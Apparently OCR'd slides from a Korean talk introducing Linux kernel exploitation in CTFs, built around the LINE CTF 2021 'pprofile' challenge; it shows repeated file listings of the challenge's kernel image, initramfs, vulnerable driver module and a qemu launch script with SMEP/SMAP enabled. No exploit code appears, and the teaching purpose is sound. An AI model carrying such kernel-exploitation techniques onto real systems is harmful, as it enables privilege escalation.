


```
ubuntu@instance-20230205-2254:~/LINE_CTF$
ubuntu@instance-20230205-2254:~/LINE_CTF$ ls -l
total 11168
-rw-rw-r-- 1 ubuntu ubuntu 8553344 Jan 26 09:06 bzImage
-rw-rw-r-- 1 ubuntu ubuntu 2857397 Jan 26 09:06 initramfs.cpio.gz
-rw-rw-r-- 1 ubuntu ubuntu   12584 Jan 26 09:06 pprofile.ko
-rw-rw-r-- 1 ubuntu ubuntu     254 Jan 26 09:06 run
ubuntu@instance-20230205-2254:~/LINE_CTF$
```

LINE CTF 2021 - pprofile

CTF에서의 Linux Kernel Exploit

- CTF Kernel Exploit Challenge 파일 구성




```
ubuntu@instance-20230205-2254:~/LINE_CTF$
ubuntu@instance-20230205-2254:~/LINE_CTF$ ls -l
total 11168
-rw-rw-r-- 1 ubuntu ubuntu 8553344 Jan 26 09:06 bzImage
-rw-rw-r-- 1 ubuntu ubuntu 2857397 Jan 26 09:06 initramfs.cpio.gz
-rw-rw-r-- 1 ubuntu ubuntu   12584 Jan 26 09:06 pprofile.ko
-rw-rw-r-- 1 ubuntu ubuntu     254 Jan 26 09:06 run
ubuntu@instance-20230205-2254:~/LINE_CTF$
```

압축된 kernel image

CTF에서의 Linux Kernel Exploit

- CTF Kernel Exploit Challenge 파일 구성




```
ubuntu@instance-20230205-2254:~/LINE_CTF$
ubuntu@instance-20230205-2254:~/LINE_CTF$ ls -l
total 11168
-rw-rw-r-- 1 ubuntu ubuntu 8553344 Jan 26 09:06 bzImage
-rw-rw-r-- 1 ubuntu ubuntu 2857397 Jan 26 09:06 initramfs.cpio.gz
-rw-rw-r-- 1 ubuntu ubuntu   12584 Jan 26 09:06 pprofile.ko
-rw-rw-r-- 1 ubuntu ubuntu     254 Jan 26 09:06 run
ubuntu@instance-20230205-2254:~/LINE_CTF$
```

File System

CTF에서의 Linux Kernel Exploit

- CTF Kernel Exploit Challenge 파일 구성




```
ubuntu@instance-20230205-2254:~/LINE_CTF$
ubuntu@instance-20230205-2254:~/LINE_CTF$ ls -l
total 11168
-rw-rw-r-- 1 ubuntu ubuntu 8553344 Jan 26 09:06 bzImage
-rw-rw-r-- 1 ubuntu ubuntu 2857397 Jan 26 09:06 initramfs.cpio.gz
-rw-rw-r-- 1 ubuntu ubuntu   12584 Jan 26 09:06 pprofile.ko
-rw-rw-r-- 1 ubuntu ubuntu     254 Jan 26 09:06 run
ubuntu@instance-20230205-2254:~/LINE_CTF$
```


취약한 Kernel Driver

CTF에서의 Linux Kernel Exploit

- CTF Kernel Exploit Challenge 파일 구성



```
ubuntu@instance-20230205-2254:~/LINE_CTF$
ubuntu@instance-20230205-2254:~/LINE_CTF$ ls -l
total 11168
-rw-rw-r-- 1 ubuntu ubuntu 8553344 Jan 26 09:06 bzImage
-rw-rw-r-- 1 ubuntu ubuntu 2857397 Jan 26 09:06 initramfs.cpio.gz
-rw-rw-r-- 1 ubuntu ubuntu   12584 Jan 26 09:06 pprofile.ko
-rw-rw-r-- 1 ubuntu ubuntu     254 Jan 26 09:06 run
ubuntu@instance-20230205-2254:~/LINE_CTF$
```




```
ubuntu@instance-20230205-2254:~/LINE_CTF$ cat run
qemu-system-x86_64 -cpu kvm64,+smep,+smap \
  -m 128M \
  -kernel ./bzImage \
  -initrd ./initramfs.cpio.gz \
  -nographic \
  -monitor /dev/null \
  -no-reboot \
  -append "root=/dev/ram rw rdinit=/root/init console=ttyS0 loglevel=3 oops=panic panic=1"
ubuntu@instance-20230205-2254:~/LINE_CTF$
```

메모리 보호 기법

